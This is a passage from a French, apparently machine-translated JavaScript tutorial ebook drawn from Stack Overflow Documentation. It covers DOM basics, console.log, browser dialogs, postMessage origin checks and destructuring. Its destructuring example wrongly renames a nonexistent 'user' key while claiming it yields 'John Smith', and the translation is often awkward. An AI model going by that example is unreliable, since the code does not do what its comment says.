Syntaxe 494
Paramètres 494
Examples 494
Obtenir l'heure et la date actuelles 494
Obtenez l'année en cours 495
Obtenez le mois en cours 495
Obtenez le jour actuel 495
Obtenez l'heure actuelle 495
Obtenez les minutes actuelles 495
Obtenez les secondes actuelles 495
Récupère les millisecondes actuelles 496
Convertir l'heure et la date actuelles en une chaîne lisible par l'homme 496
Créer un nouvel objet Date 496
Explorer des dates 497
Convertir en JSON 498
Création d'une date depuis UTC 498
Le problème 498
Approche naïve avec des résultats incorrects 499

Approche correcte 499
Création d'une date depuis UTC 500
Changer un objet Date 500
Éviter toute ambiguïté avec getTime () et setTime () 500
Convertir en un format de chaîne 501
Convertir en chaîne 501
Convertir en chaîne de temps 501
Convertir en chaîne de date 501
Convertir en chaîne UTC 502
Convertir en chaîne ISO 502
Convertir en chaîne GMT 502
Convertir en date locale 502
Incrémenter un objet date 503
Obtenir le nombre de millisecondes écoulées depuis le 1er janvier 1970 00:00:00 UTC 504
Formatage d'une date JavaScript 504
Formater une date JavaScript dans les navigateurs modernes 504
Comment utiliser 505
Aller à la coutume 505
Chapitre 93: requestAnimationFrame 507
Syntaxe 507
Paramètres 507
Remarques 507
Examples 508
Utilisez requestAnimationFrame pour fondre l'élément 508
Annulation d'une animation 509
Garder la compatibilité 510
Chapitre 94: Séquences d'échappement 511
Remarques 511
Similarité avec d'autres formats 511
Examples 511
Saisie de caractères spéciaux dans des chaînes et des expressions régulières 511

Types de séquence d'échappement 512
Séquences d'échappement à caractère unique 512
Séquences d'échappement hexadécimales 513
Séquences d'échappement Unicode à 4 chiffres 513
Crochets Séquences d'échappement Unicode 513
Séquences d'échappement octales 514
Contrôle des séquences d'échappement 514
Chapitre 95: Setters et Getters 516
Introduction 516
Remarques 516
Examples 516
Définir un Setter / Getter dans un objet nouvellement créé 516
Définir un Setter / Getter en utilisant Object.defineProperty 517
Définir les getters et les régleurs dans la classe ES6 517
Chapitre 96: Tableaux 518
Syntaxe 518
Remarques 518
Examples 518
Initialisation de tableau standard 518
Rayon de propagation / repos 519
Opérateur de diffusion 519
Opérateur de repos 520
Valeurs de mappage 520
Valeurs de filtrage 521
Filtrer les valeurs de falsification 522
Un autre exemple simple 522
Itération 523
Un traditionnel for -loop 523
Utiliser une boucle for traditionnelle for parcourir un tableau 523
A while la boucle 524
for...in 524

for...of ... 525

Array.prototype.keys() ... 525

Array.prototype.forEach() ... 525

Array.prototype.every ... 526

Array.prototype.some ... 527

Bibliothèques ... 527

Filtrage des tableaux d'objets ... 527

Joindre des éléments de tableau dans une chaîne ... 529

Conversion d'objets de type tableau en tableaux ... 529

Quels sont les objets de type tableau? ... 529

Convertir des objets de type tableau en tableaux dans ES6 ... 530

Convertir des objets de type tableau en tableaux dans ES5 ... 531

Modification d'éléments pendant la conversion ... 532

Réduire les valeurs ... 532

Tableau Sum ... 532

Aplatir un tableau d'objets ... 533

Carte utilisant Réduire ... 533

Trouver la valeur minimale ou maximale ... 534

Trouvez des valeurs uniques ... 534

  Connectivité logique des valeurs ... 534

  Tableaux de concaténation ... 535

  Ajouter / ajouter des éléments à un tableau ... 537

Décalage ... 537

Pousser ... 538

  Clés d'objet et valeurs à un tableau ... 538

  Tri d'un tableau multidimensionnel ... 538

  Suppression d'éléments d'un tableau ... 539

Décalage ... 539

Pop ... 539

Épissure ... 540

Effacer ... 540

Array.prototype.length....540
Tableaux inverseurs....541
Supprimer la valeur du tableau....541
Vérifier si un objet est un tableau....542
Tri des tableaux....542
Clonage superficiel d'un tableau....545
Rechercher un tableau....545
FindIndex....546
Suppression / ajout d'éléments à l'aide de splice ()....546
Comparaison tableau....547
Destructurer un tableau....547
Suppression d'éléments en double....548
Supprimer tous les éléments....549
Méthode 1....549
Méthode 2....550
Méthode 3....550
Utilisation de la carte pour reformater des objets dans un tableau....550
Fusionnez deux matrices en tant que paire de valeurs de clé....551
Convertir une chaîne en un tableau....552
Tester tous les éléments du tableau pour l'égalité....552
Copier une partie d'un tableau....553
commencer....553
fin....553
Exemple 1....553
Exemple 2....553
Trouver l'élément minimum ou maximum....553
Matrices d'aplatissement....555
Tableaux à 2 dimensions....555
Tableaux de dimension supérieure....555
Insérer un élément dans un tableau à un index spécifique....556
La méthode entries ()....556
Chapitre 97: Techniques de modularisation....558

Examples 558
Définition du module universel (UMD) 558
Expressions de fonction immédiatement invoquées (IIFE) 558
Définition de module asynchrone (AMD) 559
CommonJS - Node.js 560
Modules ES6 560
Utiliser des modules 561
Chapitre 98: Test d'unité Javascript 562
Examples 562
Assertion de base 562
Test d'unité avec Moka, Sinon, Chai et Proxyquire 563
Chapitre 99: Tilde ~ 567
Introduction 567
Examples 567
~ Entier 567
~~ Opérateur 567
Conversion de valeurs non numériques en nombres 568
Sténographie 569
Indice de 569
peut être réécrit comme 569
~ Décimal 569
Chapitre 100: Transpiling 571
Introduction 571
Remarques 571
Examples 571
Introduction à la transpolation 571
Exemples 571
Commencez à utiliser ES6 / 7 avec Babel 572
Mise en place rapide d'un projet avec le support Babel pour ES6 / 7 572
Chapitre 101: Types de données en Javascript 574
Examples 574

Type de 574
Obtenir le type d'objet par nom de constructeur 575
Trouver la classe d'un objet 576
Chapitre 102: Utiliser javascript pour obtenir / définir des variables personnalisées CSS 578
Examples 578
Comment obtenir et définir des valeurs de propriété de variable CSS. 578
Chapitre 103: Variables JavaScript 579
Introduction 579
Syntaxe 579
Paramètres 579
Remarques 579
h11 579
Tableaux imbriqués 580
h12 580
h13 580
h14 580
Objets imbriqués 580
h15 580
h16 580
h17 581
Examples 581
Définir une variable 581
Utiliser une variable 581
Types de variables 581
Tableaux et objets 582
Chapitre 104: Vibration API 584
Introduction 584
Syntaxe 584
Remarques 584
Examples 584
Vérifier le support 584

Vibration unique.....584
Motifs de vibration.....585
Chapitre 105: WeakSet.....586
Syntaxe.....586
Remarques.....586
Examples.....586
Créer un objet WeakSet.....586
Ajouter une valeur.....586
Vérifier si une valeur existe.....586
Supprimer une valeur.....587
Chapitre 106: WebSockets.....588
Introduction.....588
Syntaxe.....588
Paramètres.....588
Examples.....588
Établir une connexion de socket Web.....588
Travailler avec des messages de chaîne.....588
Travailler avec des messages binaires.....589
Faire une connexion de socket Web sécurisée.....589
Crédits.....590

À propos

You can share this PDF with anyone you feel could benefit from it, downloaded the latest version from: javascript

It is an unofficial and free JavaScript ebook created for educational purposes. All the content is extracted from Stack Overflow Documentation, which is written by many hardworking individuals at Stack Overflow. It is neither affiliated with Stack Overflow nor official JavaScript.

The content is released under Creative Commons BY-SA, and the list of contributors to each chapter are provided in the credits section at the end of this book. Images may be copyright of their respective owners unless otherwise specified. All trademarks and registered trademarks are the property of their respective company owners.

Use the content presented in this book at your own risk; it is not guaranteed to be correct nor accurate, please send your feedback and corrections to info@zzzprojects.com

Chapitre 1: Démarrer avec JavaScript

Remarques

JavaScript (à ne pas confondre avec Java) est un langage dynamique faiblement typé utilisé pour les scripts côté client et côté serveur.

JavaScript est un langage sensible à la casse. Cela signifie que la langue considère les lettres majuscules comme étant différentes de leurs homologues minuscules. Les mots-clés en JavaScript sont tous en minuscules.

JavaScript est une implémentation fréquemment référencée de la norme ECMAScript.

Les rubriques de cette balise font souvent référence à l'utilisation de JavaScript dans le navigateur, sauf indication contraire. Les fichiers JavaScript ne peuvent pas être exécutés directement par le navigateur. il est nécessaire de les intégrer dans un document HTML. Si vous souhaitez essayer un code JavaScript, vous pouvez l'intégrer dans un contenu d'espace réservé comme celui-ci et enregistrer le résultat sous `example.html` :

```
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Test page</title>
  </head>
  <body>
    Inline script (option 1):
    <script>
      // YOUR CODE HERE
    </script>
    External script (option 2):
    <script src="your-code-file.js"></script>
  </body>
</html>
```

Versions

Version	Date de sortie
1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01

Version	Date de sortie
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Examples

Utiliser l'API DOM

DOM signifie Document de référence **O** bjet **M** odèle. C'est une représentation orientée objet de documents structurés tels que XML et HTML .

La définition de la propriété `textContent` d'un `Element` est une façon de générer du texte sur une page Web.

Par exemple, considérez la balise HTML suivante:

```
<p id="paragraph"></p>
```

Pour changer sa propriété `textContent` , nous pouvons exécuter le code JavaScript suivant:

```
document.getElementById("paragraph").textContent = "Hello, World";
```

Cela sélectionnera l'élément avec le `paragraph` id et définira son contenu textuel sur "Hello, World":

```
<p id="paragraph">Hello, World</p>
```

(Voir aussi cette démo)

Vous pouvez également utiliser JavaScript pour créer un nouvel élément HTML par programmation. Par exemple, considérez un document HTML avec le corps suivant:

```
<body>
   <h1>Adding an element</h1>
</body>
```

Dans notre JavaScript, nous créons une nouvelle `<p>` avec une propriété `textContent` de et l'ajoutons à la fin du corps html:

```
var element = document.createElement('p');
element.textContent = "Hello, World";
document.body.appendChild(element); //add the newly created element to the DOM
```

Cela va changer votre corps HTML à ce qui suit:

```
<body>
   <h1>Adding an element</h1>
   <p>Hello, World</p>
</body>
```

Notez que pour manipuler des éléments dans le DOM en utilisant JavaScript, le code JavaScript doit être exécuté *après* la création de l'élément correspondant dans le document. Pour ce faire, placez les balises JavaScript `<script>` *après* tous vos autres contenus `<body>` . Vous pouvez également utiliser un écouteur d'événement pour écouter, par exemple. `window` événement `onload` `window` , l'ajout de votre code à cet écouteur d'événements retardera l'exécution de votre code jusqu'à ce que tout le contenu de votre page ait été chargé.

Une troisième façon de vous assurer que tout votre DOM a été chargé consiste à envelopper le code de manipulation DOM avec une fonction de délai d'attente de 0 ms . De cette façon, ce code JavaScript est remis en file d'attente à la fin de la file d'attente d'exécution, ce qui permet au navigateur de terminer certaines tâches non-JavaScript qui attendaient d'être terminées avant de se lancer dans cette nouvelle partie de JavaScript.

Utiliser console.log ()

introduction

Tous les navigateurs Web modernes, NodeJ ainsi que presque tous les autres environnements JavaScript prennent en charge l'écriture de messages sur une console à l'aide d'une suite de méthodes de journalisation. La plus courante de ces méthodes est `console.log()` .


Dans un environnement de navigateur, la fonction `console.log()` est principalement utilisée à des fins de débogage.

Commencer

Ouvrez la console JavaScript dans votre navigateur, tapez ce qui suit et appuyez sur `Entrée` :

```
console.log("Hello, World!");
```

Cela enregistrera les informations suivantes sur la console:



Dans l'exemple ci-dessus, la fonction `console.log()` `Hello, World!` à la console et retourne `undefined` (indiqué ci-dessus dans la fenêtre de sortie de la console). C'est parce que `console.log()` n'a pas de *valeur de retour* explicite.

Variables de journalisation

`console.log()` peut être utilisé pour enregistrer des variables de toute nature; pas seulement des ficelles. Il suffit de passer la variable à afficher dans la console, par exemple:

```
var foo = "bar";
console.log(foo);
```

Cela enregistrera les informations suivantes sur la console:

```
> var foo = "bar";
  console.log(foo);
  bar
< undefined
```

Si vous souhaitez enregistrer deux valeurs ou plus, séparez-les simplement par des virgules. Des espaces seront automatiquement ajoutés entre chaque argument lors de la concaténation:

```
var thisVar = 'first value';
var thatVar = 'second value';
console.log("thisVar:", thisVar, "and thatVar:", thatVar);
```

Cela enregistrera les informations suivantes sur la console:

```
> var thisVar = 'first value';
  var thatVar = 'second value';
  console.log("thisVar:", thisVar, "and that
  thisVar: first value and thatVar: second v
< undefined
```

Placeholders

Vous pouvez utiliser `console.log()` en combinaison avec des espaces réservés:

```
var greet = "Hello", who = "World";
console.log("%s, %s!", greet, who);
```

Cela enregistrera les informations suivantes sur la console:

```
> var greet = "Hello", who = "World";
  console.log("%s, %s!", greet, who);
  Hello, World!
< undefined
```

Journalisation d'objets

Nous voyons ci-dessous le résultat de la connexion d'un objet. Cela est souvent utile pour consigner les réponses JSON provenant d'appels API.

```
console.log({
    'Email': '',
    'Groups': {},
    'Id': 33,
    'IsHiddenInUI': false,
    'IsSiteAdmin': false,
    'LoginName': 'i:0#.w|virtualdomain\\user2',
    'PrincipalType': 1,
    'Title': 'user2'
});
```

Cela enregistrera les informations suivantes sur la console:

```
▼Object {Email: "", Groups: Object, Id: 33, IsHiddenInUI: false, IsSiteAdmin: false…}
   Email: ""
  ▶Groups: Object
   Id: 33
   IsHiddenInUI: false
   IsSiteAdmin: false
   LoginName: "i:0#.w|virtualdomain\user2"
   PrincipalType: 1
   Title: "user2"
  ▶__proto__: Object
```

Enregistrement d'éléments HTML

Vous avez la possibilité de consigner tout élément existant dans le *DOM* . Dans ce cas, nous enregistrons l'élément corps:

```
console.log(document.body);
```

Cela enregistrera les informations suivantes sur la console:

```
▼<body class="question-page new-topbar">
    <noscript><div id="noscript-padding"></div></noscript>
    <div id="notify-container"></div>
    <div id="custom-header"></div>
  ▶<header class="so-header js-so-header _fixed">…</header>
  ▶<script>…</script>
  ▶<div class="container">…</div>
    <script async src="https://cdn.sstatic.net/clc/clc.min.js?v=51f344c0b478"></script>
  ▶<div id="footer" class="categories">…</div>
  ▶<noscript>…</noscript>
  ▶<script>…</script>
  ▶<script>…</script>
  ▶<script>…</script>
  ▶<script type="text/javascript">…</script>
  </body>
```

Note de fin

Pour plus d'informations sur les fonctionnalités de la console, consultez la rubrique Console .

Utiliser window.alert ()

La méthode d' `alert` affiche un message d'alerte à l'écran. Le paramètre de la méthode d'alerte est affiché à l'utilisateur en texte **brut** :

```
window.alert(message);
```


Parce que `window` est l’objet global, vous pouvez aussi appeler l’abréviation suivante:

```
alert(message);
```

Alors, qu'est-ce que `window.alert()` fait? Eh bien, prenons l'exemple suivant:

```
alert('hello, world');
```

Dans Chrome, cela produirait une fenêtre contextuelle comme celle-ci:



Remarques

> La méthode `alert` est techniquement une propriété de l'objet `window` , mais comme toutes `window` propriétés de `window` sont des variables globales automatiquement, nous pouvons utiliser `alert` comme une variable globale plutôt que comme une propriété de `window` - ce qui signifie que vous pouvez directement utiliser `alert()` au lieu de `window.alert()` .

Contrairement à l'utilisation de `console.log` , les `alert` agissent comme une invite modale, ce qui signifie que l' `alert` appel du code `console.log` jusqu'à la réponse à l'invite. Traditionnellement, cela signifie *qu'aucun autre code JavaScript ne sera exécuté* tant que l'alerte n'est pas supprimée:

```
alert('Pause!');
console.log('Alert was dismissed');
```

Cependant, la spécification permet effectivement à d'autres codes déclenchés par des événements de continuer à s'exécuter même si une boîte de dialogue modale est toujours affichée. Dans de telles implémentations, il est possible qu'un autre code s'exécute pendant que la boîte de dialogue modale est affichée.

Vous trouverez plus d'informations sur l' utilisation de la méthode d' `alert` dans la rubrique d'invites des modaux .

L'utilisation d'alertes est généralement déconseillée au profit d'autres méthodes qui n'empêchent pas les utilisateurs d'interagir avec la page - afin de créer une meilleure expérience utilisateur. Néanmoins, il peut être utile pour le débogage.

À partir de Chrome 46.0, `window.alert()` est bloqué dans un `<iframe>` sauf si son attribut sandbox a

la valeur allow-modal .

Utiliser window.prompt ()

Un moyen simple d'obtenir une entrée d'un utilisateur est d'utiliser la méthode `prompt()` .


Syntaxe

```
prompt(text, [default]);
```

- **text** : le texte affiché dans la boîte d'invite.
- **default** : une valeur par défaut pour le champ de saisie (facultatif).

Exemples

```
var age = prompt("How old are you?");
console.log(age); // Prints the value inserted by the user
```



Si l'utilisateur clique sur le bouton `OK` , la valeur d'entrée est renvoyée. Sinon, la méthode renvoie `null` .

La valeur de retour de `prompt` est toujours une chaîne, à moins que l'utilisateur ne clique sur `Cancel` , auquel cas cette valeur renvoie `null` . Safari est une exception dans la mesure où lorsque l'utilisateur clique sur Annuler, la fonction renvoie une chaîne vide. À partir de là, vous pouvez convertir la valeur de retour en un autre type, tel qu'un entier .

Remarques

- Pendant que la boîte de dialogue est affichée, l'utilisateur ne peut accéder à d'autres parties de la page, car les boîtes de dialogue sont des fenêtres modales.
- À partir de Chrome 46.0, cette méthode est bloquée dans un `<iframe>` sauf si son attribut sandbox a la valeur allow-modal.

Utiliser l'API DOM (avec texte graphique: Canvas, SVG ou fichier image)

Utiliser des éléments de toile

HTML fournit l'élément canvas pour créer des images basées sur des rasters.

Créez d'abord un canevas pour contenir les informations sur les pixels de l'image.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

Ensuite, sélectionnez un contexte pour la toile, dans ce cas en deux dimensions:

```
var ctx = canvas.getContext('2d');
```

Ensuite, définissez les propriétés liées au texte:

```
ctx.font = '30px Cursive';
ctx.fillText("Hello world!", 50, 50);
```

Ensuite, insérez l'élément `canvas` dans la page pour prendre effet:

```
document.body.appendChild(canvas);
```

Utiliser SVG

SVG est destiné à la création de graphiques vectoriels évolutifs et peut être utilisé dans HTML.

Créez d'abord un conteneur d'éléments SVG avec les dimensions suivantes:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

Créez ensuite un élément de `text` avec les caractéristiques de positionnement et de police souhaitées:

```
var text = document.createElementNS('http://www.w3.org/2000/svg', 'text');
text.setAttribute('x', '0');
text.setAttribute('y', '50');
text.style.fontFamily = 'Times New Roman';
text.style.fontSize = '50';
```

Ajoutez ensuite le texte à afficher dans l'élément de `text` :

```
text.textContent = 'Hello world!';
```

Ajoutez enfin l'élément `text` à notre conteneur `svg` et ajoutez l'élément de conteneur `svg` au document HTML:

```
svg.appendChild(text);
document.body.appendChild(svg);
```

Fichier d'image

Si vous avez déjà un fichier image contenant le texte souhaité et que vous l'avez placé sur un serveur, vous pouvez ajouter l'URL de l'image, puis ajouter l'image au document comme suit:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Utiliser window.confirm ()

La `window.confirm()` affiche une boîte de dialogue modale avec un message facultatif et deux boutons, OK et Annuler.

Prenons maintenant l'exemple suivant:


```
result = window.confirm(message);
```

Ici, **message** est la chaîne facultative à afficher dans la boîte de dialogue et le **résultat** est une valeur booléenne indiquant si OK ou Annuler a été sélectionné (true signifie OK).

`window.confirm()` est généralement utilisé pour demander une confirmation de l'utilisateur avant d'effectuer une opération dangereuse comme la suppression d'un élément dans un panneau de configuration:

```
if(window.confirm("Are you sure you want to delete this?")) {
    deleteItem(itemId);
}
```

La sortie de ce code ressemblerait à ceci dans le navigateur:



Si vous en avez besoin pour une utilisation ultérieure, vous pouvez simplement stocker le résultat de l'interaction de l'utilisateur dans une variable:

```
var deleteConfirm = window.confirm("Are you sure you want to delete this?");
```

Remarques

- L'argument est facultatif et n'est pas requis par la spécification.
- Les boîtes de dialogue sont des fenêtres modales - elles empêchent l'utilisateur d'accéder au reste de l'interface du programme tant que la boîte de dialogue n'est pas fermée. Pour cette raison, vous ne devez utiliser aucune fonction qui crée une boîte de dialogue (ou une fenêtre modale). Et peu importe, il y a de très bonnes raisons d'éviter d'utiliser des boîtes de dialogue pour confirmation.
- À partir de Chrome 46.0, cette méthode est bloquée dans un `<iframe>` sauf si son attribut sandbox a la valeur allow-modal.
- Il est communément admis d'appeler la méthode de confirmation avec la notation de fenêtre supprimée car l'objet window est toujours implicite. Cependant, il est recommandé de définir explicitement l'objet window car le comportement attendu peut changer en raison de l'implémentation à un niveau de portée inférieur avec des méthodes portant un nom similaire.

Lire Démarrer avec JavaScript en ligne: https://riptutorial.com/fr/javascript/topic/185/demarrer-avec-javascript

Chapitre 2: .postMessage () et MessageEvent

Syntaxe

- `windowObject.postMessage(message, targetOrigin, [transfer]);`
- `window.addEventListener("message", receiveMessage);`

Paramètres

Paramètres	
message	
targetOrigine	
transfert	`optional`

Examples

Commencer

Qu'est-ce que .postMessage () , quand et pourquoi l'utilisons-nous?

`.postMessage()` méthode `.postMessage()` est un moyen d'autoriser la communication entre les scripts d'origine croisée.

Normalement, deux pages différentes peuvent communiquer directement entre elles en utilisant JavaScript lorsqu'elles sont sous la même origine, même si l'une d'elles est incorporée dans une autre (par exemple, `iframes`) ou si l'une est ouverte depuis l'autre (par exemple `window.open()`). Avec `.postMessage()` , vous pouvez contourner cette restriction tout en restant en sécurité.

Vous ne pouvez utiliser que `.postMessage()` lorsque vous avez accès au code JavaScript des deux pages. Étant donné que le destinataire doit valider l'expéditeur et traiter le message en conséquence, vous ne pouvez utiliser cette méthode que pour communiquer entre deux scripts auxquels vous avez accès.

Nous allons construire un exemple pour envoyer des messages à une fenêtre enfant et afficher les messages sur la fenêtre enfant. La page parent / expéditeur sera supposée être `http://sender.com` et la page enfant / destinataire sera supposée être `http://receiver.com` pour l'exemple.

Envoi de messages

Pour envoyer des messages à une autre fenêtre, vous devez avoir une référence à son objet `window` . `window.open()` renvoie l'objet de référence de la nouvelle fenêtre ouverte. Pour d'autres méthodes permettant d'obtenir une référence à un objet window, consultez l'explication sous le paramètre `otherWindow` ici .

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Ajoutez une zone de `textarea` et un `send button` qui seront utilisés pour envoyer des messages à la fenêtre enfant.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Envoyez le texte de `textarea` utilisant `.postMessage(message, targetOrigin)` lorsque vous cliquez `button` le `button` .

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }), 'http://receiver.com');
}
```

Pour envoyer et recevoir des objets JSON au lieu d'une simple chaîne, `JSON.stringify()` pouvez utiliser les méthodes `JSON.stringify()` et `JSON.parse()` . Un `Transfarable Object` peut être `Transfarable Object` comme troisième paramètre facultatif de la `.postMessage(message, targetOrigin, transfer)` , mais la prise en charge du navigateur fait encore défaut dans les navigateurs modernes.

Pour cet exemple, puisque notre récepteur est supposé être la page `http://receiver.com` , nous `targetOrigin` son URL comme `targetOrigin` . La valeur de ce paramètre doit correspondre à l' `origin` de l'objet `childWindow` pour le message à envoyer. Il est possible d'utiliser `*` comme `wildcard` mais il est **fortement recommandé** d'éviter d'utiliser le caractère générique et de toujours définir ce paramètre sur l'origine spécifique du destinataire **pour des raisons de sécurité** .

Réception, validation et traitement des

messages

Le code sous cette partie doit être placé dans la page du récepteur, qui est `http://receiver.com` pour notre exemple.

Pour recevoir des messages, l' `message event` de `message event` de la `window` doit être écouté.

```
window.addEventListener("message", receiveMessage);
```

Lorsqu'un message est reçu, il y a quelques **étapes à suivre pour assurer la sécurité autant que possible** .

- Valider l'expéditeur
- Valider le message
- Traiter le message

L'expéditeur doit toujours être validé pour s'assurer que le message est reçu d'un expéditeur de confiance. Après cela, le message lui-même doit être validé pour s'assurer que rien de malveillant n'est reçu. Après ces deux validations, le message peut être traité.

```
function receiveMessage(ev) {
    //Check event.origin to see if it is a trusted sender.
    //If you have a reference to the sender, validate event.source
    //We only want to receive messages from http://sender.com, our trusted sender page.
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)
        return;

    //Validate the message
    //We want to make sure it's a valid json object and it does not contain anything malicious

    var data;
    try {
        data = JSON.parse(ev.data);
        //data.message = cleanseText(data.message)
    } catch (ex) {
        return;
    }

    //Do whatever you want with the received message
    //We want to append the message into our #console div
    var p = document.createElement("p");
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;
    document.getElementById("console").appendChild(p);
}
```

Cliquez ici pour un JS Fiddle présentant son utilisation.

Lire .postMessage () et MessageEvent en ligne: https://riptutorial.com/fr/javascript/topic/5273/-postmessage----et-messageevent

Chapitre 3: Affectation de destruction

Introduction

La destruction est une technique de **correspondance de modèle** qui a été ajoutée récemment à Javascript dans EcmaScript 6.

Il vous permet de lier un groupe de variables à un ensemble de valeurs correspondant lorsque leur motif correspond au côté droit et au côté gauche de l'expression.

Syntaxe

- let [x, y] = [1, 2]
- let [first, ... rest] = [1, 2, 3, 4]
- laissez [un, trois] = [1, 2, 3]
- let [val = 'valeur par défaut'] = []
- Soit {a, b} = {a: x, b: y}
- Soit {a: {c}} = {a: {c: 'imbriqué'}, b: y}
- let {b = 'valeur par défaut'} = {a: 0}

Remarques

La destruction est nouvelle dans la spécification ECMAScript 6 (AKA ES2015) et la prise en charge du navigateur peut être limitée. Le tableau suivant donne un aperçu de la première version des navigateurs prenant en charge> 75% de la spécification.

Chrome	Bord	Firefox	Internet Explorer	Opéra	Safari
49	13	45	X	36	X

(Dernière mise à jour - 2016/08/18)

Examples

Destruction des arguments de la fonction

Tirez les propriétés d'un objet passé dans une fonction. Ce modèle simule des paramètres nommés au lieu de compter sur la position de l'argument.

```
let user = {
    name: 'Jill',
    age: 33,
    profession: 'Pilot'
}
```

```
function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

Cela fonctionne également pour les tableaux:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

Renommer les variables lors de la destruction

La destruction nous permet de faire référence à une clé dans un objet, mais de la déclarer comme une variable avec un nom différent. La syntaxe ressemble à la syntaxe clé-valeur d'un objet JavaScript normal.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

Tableaux de destruction

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

Nous pouvons définir la valeur par défaut dans le tableau de déstructuration, voir l'exemple de la valeur par défaut lors de la destruction .

Avec le tableau de déstructuration, nous pouvons échanger facilement les valeurs de 2 variables:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

Nous pouvons spécifier des emplacements vides pour ignorer les valeurs inutiles:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Objets de destruction

